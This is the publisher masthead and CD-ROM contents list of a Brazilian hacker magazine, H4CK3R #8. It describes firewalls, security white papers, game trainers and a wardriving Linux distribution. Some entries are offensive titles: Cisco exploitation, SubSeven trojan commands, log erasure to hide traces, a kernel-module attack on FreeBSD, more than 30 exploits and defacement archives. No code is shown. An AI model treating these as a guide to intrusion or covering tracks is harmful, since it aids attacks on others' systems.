Os artigos assinados não refletem necessariamente a opinião da revista, e sim de seus autores.



Essa revista é mais uma publicação da
DIGERATI
editorial

Digerati Comunicação e Tecnologia Ltda
Rua Haddock Lobo, 347 - 12º, Andar
CEP 01414-001 São Paulo SP
Fone: (11) 3217-2600 Fax: (11) 3217-2617
www.digerati.com.br

Diretores

Alessandro Gerardi - (gerardi@digerati.com.br)
Luis Afonso G Neira - (afonso@digerati.com.br)
Alessio Fon Melo - (alessio@digerati.com.br)

Diretor Comercial

René Luiz Cassettari - (rene@digerati.com.br)

Marketing

Érica V. Cunha, Simone Siman, Carlos Ignatti, José Antonio Martins

Recursos Humanos

Viviane Cardoso - (viviane@digerati.com.br)

Logística de Produção

Pierre Abreu - (pierre@digerati.com.br)

Tecnologia da Informação

Flávio Tâmega - (flavio@digerati.com.br)

Impressão e Acabamento


Oceano Indústria Gráfica Ltda.

Fone: (11) 4446-6544

Distribuidor Exclusivo para bancas de todo o Brasil

Fernando Chinaglia Distribuidora SA

Fone: (21) 3879-7766



Complete a sua coleção sem sair de casa.

É só digitar www.digerati.com e escolher a revista.




Visite o novo site da Digerati.

Nós entregamos a sua revista!



DIGERATI

www.digerati.com



Dê a sua opinião. Entre no Fórum Digerati

Discuta,
opine,
anuncie.
www.digerati.com/forum

The screenshot shows a Microsoft Internet Explorer window displaying the Digerati forum. The main page lists several threads under categories like 'Software', 'Hardware', 'Programas', and 'Mídia & Entretenimento'. Below the threads, there's a section for new users and a footer with navigation links.

www.digerati.com



H4CK3R

#8

Firewalls

Mais de 20 Firewalls para deixar o seu sistema mais seguro

OutPost Firewall Pro 1.0 Firewall pessoal, leve, seguro e completo
 Tiny Personal Firewall 4.0 Protege seu PC de vírus, trojans e scripts maliciosos
 Sygate Personal Firewall 5.0.1 Um dos melhores firewalls para uso doméstico
 Norton Personal Firewall 2003 6.0 Protege seu micro de invasões, vírus e outros males
 WyvernWorks Firewall 1.15 Bloqueia a entrada de worms e trojans em seu computador
 BlackICE Defender 2.7cp Detecta e bloqueia as atividades suspeitas e protege portas vulneráveis
 SecureUp Personal Firewall 2.0 Escaneia as atividades do seu modem
 VirusMD Personal Firewall 3.0 Não permite que os vírus da Internet entrem na sua máquina
 My Firewall Plus 5.0 Firewall simples, porém seguro e muito fácil de configurar
 Firewall Monitor (fwmon) v1.1.0 (Linux) Monitors as atividades do seu firewall
 Kerio Personal Firewall 2.1 Firewall que garante sua segurança na Internet
 NetBSD Firewall 1.5 Protege contra invasão usando um micro velho como firewall
 Floppyfw - 2.0.4 (Linux) Firewall para Linux que funciona a partir de um simples disquete
 Firestarter - 0.9.0 (Linux) Monitors as atividades do seu firewall, seja ele ipchains ou iptables
 FireHOL - 1.36 (Linux) Gerador de firewalls tipo iptables (em versões RPM e Tar.gz)
 PCX Firewall 2.3 (Linux) Solução completa de firewall para iptables (em versões RPM e Tar.gz)
 SmoothWall 1.0 GPL (Linux) ISO da versão estável do firewall baseado em Linux
 SmoothWall 1.0 Development Kit (Linux) Ferramenta para desenvolvimento do SmoothWall
 SmoothWall 1.0 Source Kit (Linux) Ferramenta completa para aperfeiçoar o firewall
 Turtle Firewall 1.19 (Linux) Sistema de firewall configurável baseado no kernel 2.4.x e no iptables
 Alfandega - 1.2 (Linux) Filtro para vários tipos de conexões que barra worms e outras pragas

White Papers

50 tutoriais com tudo sobre criptografia, firewalls, senhas, proxies, vulnerabilidades e muito mais

Como usar Proxy FAQ sobre configuração e uso de servidores proxy
 Exemplo de ataque por força bruta ao padrão DES
 A Calculus for Cryptographic Protocols Mais de cem páginas sobre criptografia
 A Cryptographic Evaluation of Ipsec Estudo e testes analisando a segurança de IPs
 A Two Minute Guide to Socket Programming Guia resumido sobre programação de sockets
 Basic Local/Remote Unix Security for Unix Newbies Tutorial de segurança no Unix
 Bridge + Firewall + DSL Aprenda a configurar um sistema de segurança completo para seu Linux
 Closing Open Holes Tutorial que ensina a consertar falhas de segurança presentes em firewalls
 Criptografia ao alcance de todos
 Default Passwords Lista com as senhas-padrão de vários servidores e programas
 Entendendo o Firewall Pequeno texto que passa uma visão simples e direta sobre os firewalls
 Exploiting Cisco Systems Guia que mostra vulnerabilidades de roteadores Cisco e como aproveitá-las.
 Firewall Piercing Dicas para utilizar telnet e conexões com firewall
 Firewalls torn Apart By Ankit Fadia ankit Falhas de segurança em firewalls
 How to bypass BIOS Passwords Técnicas para recuperar senhas de BIOS
 Insegurança no X Window
 IPtables Firewall Código comentado para configurar e entender os iptables do Linux
 Linux Security Logs Entenda os logs de segurança do Linux
 Novell Netware Tutorial que mostra técnicas de acesso remoto a redes Novell Netware
 SUB7 Client Todos os comandos do cliente do trojan SubSeven
 Técnicas contra Firewalls Resumo com as técnicas básicas para passar por firewalls
 The Definitive Guide for Linux Gamers Guia completo para rodar jogos em plataformas Linux
 The Hacking Truths Manual - Net Tools Como usar telnet, endereço de IP, etc.
 The Sendmail Tutorial Tutorial passo-a-passo para iniciantes conhecerem a técnica do Sendmail
 Transparent Proxy with Squid Como instalar e configurar um servidor transparent caching HTTP proxy
 Tudo sobre Firewalls Guia detalhado com muitas informações sobre firewalls
 Usando um IP Anônimo Técnicas para navegar anônimo pela Internet

Attacking FreeBSD with Kernel Modules Como atacar sistemas baseados no BSD
 Tutorial TCP/IP Tutorial em português com tudo sobre o protocolo TCP/IP

V.Hosting "How to" para Virtual Hosting usando Apache

Apostila Proxies Apostila ilustrada e em português com tudo sobre servidores proxy

A Cryptographic File System for Unix Aprenda mais sobre criptografia em sistemas Unix

A security analysis of Pretty Good Privacy Análises de segurança de sistemas protegidos via PGP

Firewalls – FAQ As respostas para as perguntas mais frequentes sobre firewalls

Analysis of the SSL 3.0 Protocol Estudo que analisa o protocolo SSL 3.0

Can Cryptography Prevent Computer Viruses?

Apache Server Survival Guide Tudo sobre servidores Apache

A Physiological Decomposition of Virus and Worm Programs

Batch Programming Tutorial Guia de referência para quem deseja programar em Batch

Cisco IOS Essentials Aprenda mais sobre o IOS dos roteadores Cisco

Badcom's Tutorial Tudo sobre programação de BadComs. Dos comandos à compilação

Programação Shell Ótimo tutorial em português que ensina a programar shells

Apagando Logs em um sistema *nix Saiba como apagar os rastros deixados pelo uso da Internet

An Architectural Overview of Unix Network Security Uma visão geral do sistema Unix e suas funções de segurança

Exploits

Mais de 30 exploits recentes, incluindo falhas em servidores Apache, FreeBSD, Linux, Mod_SSL, OpenSSL, HP-UX e muitos outros

Trainers

Programas para você burlar regras e se tornar o campeão em qualquer game

Need for Speed – Hot Pursuit 2 Destrava todas as limitações do jogo

FIFA 2003 Um dos melhores trainers para o novo FIFA

Grand Theft Auto 3 Mapa com guia para todas as cidades do jogo e trainer com várias funções, incluindo utilitário para adicionar novos carros e skins

Unreal Tournament 2003 Todos os códigos secretos da Demo do Unreal 2003

WarCraft III Trainers para tirar vantagem dos adversários em jogos multiplayer e mais

Black Box

A interface Linux completa mais uma coleção de programas e temas para ela, incluindo:

– Mais de 70 temas

– Ferramentas para configuração avançada

– Programas de monitoramento

– Software para otimizar seu sistema

E muito mais...

WarLinux

Distribuição Linux completa para Wardrivers

WarLinux – 0.5-src Código-fonte do WarLinux para você aperfeiçoar e compilar
 WarLinux – 0.5.iso A distro para usar seu computador em qualquer lugar

Anti-Spam

Um pacote especial com 23 programas para acabar com a festa na sua caixa postal

Defacements

Confira o que 20 grupos de defacers têm feito pela Internet

Atenção!

Este CD-ROM contém softwares que podem danificar computadores. Eles foram incluídos neste CD exclusivamente para estudo e desenvolvimento técnico. Não nos responsabilizamos por seu uso indevido. O uso destes softwares para prejudicar terceiros é crime, passível de punição.

PARENTAL
ADVISORY
EXPLICIT SOFTWARE

Configuração mínima do equipamento: PC Pentium 233 com 32 MB de RAM e drive de CD com velocidade dupla. Os requisitos podem variar de acordo com o programa, alguns podem não rodar no Windows XP

O conteúdo do CD-ROM é formado por softwares freeware e versões de demonstração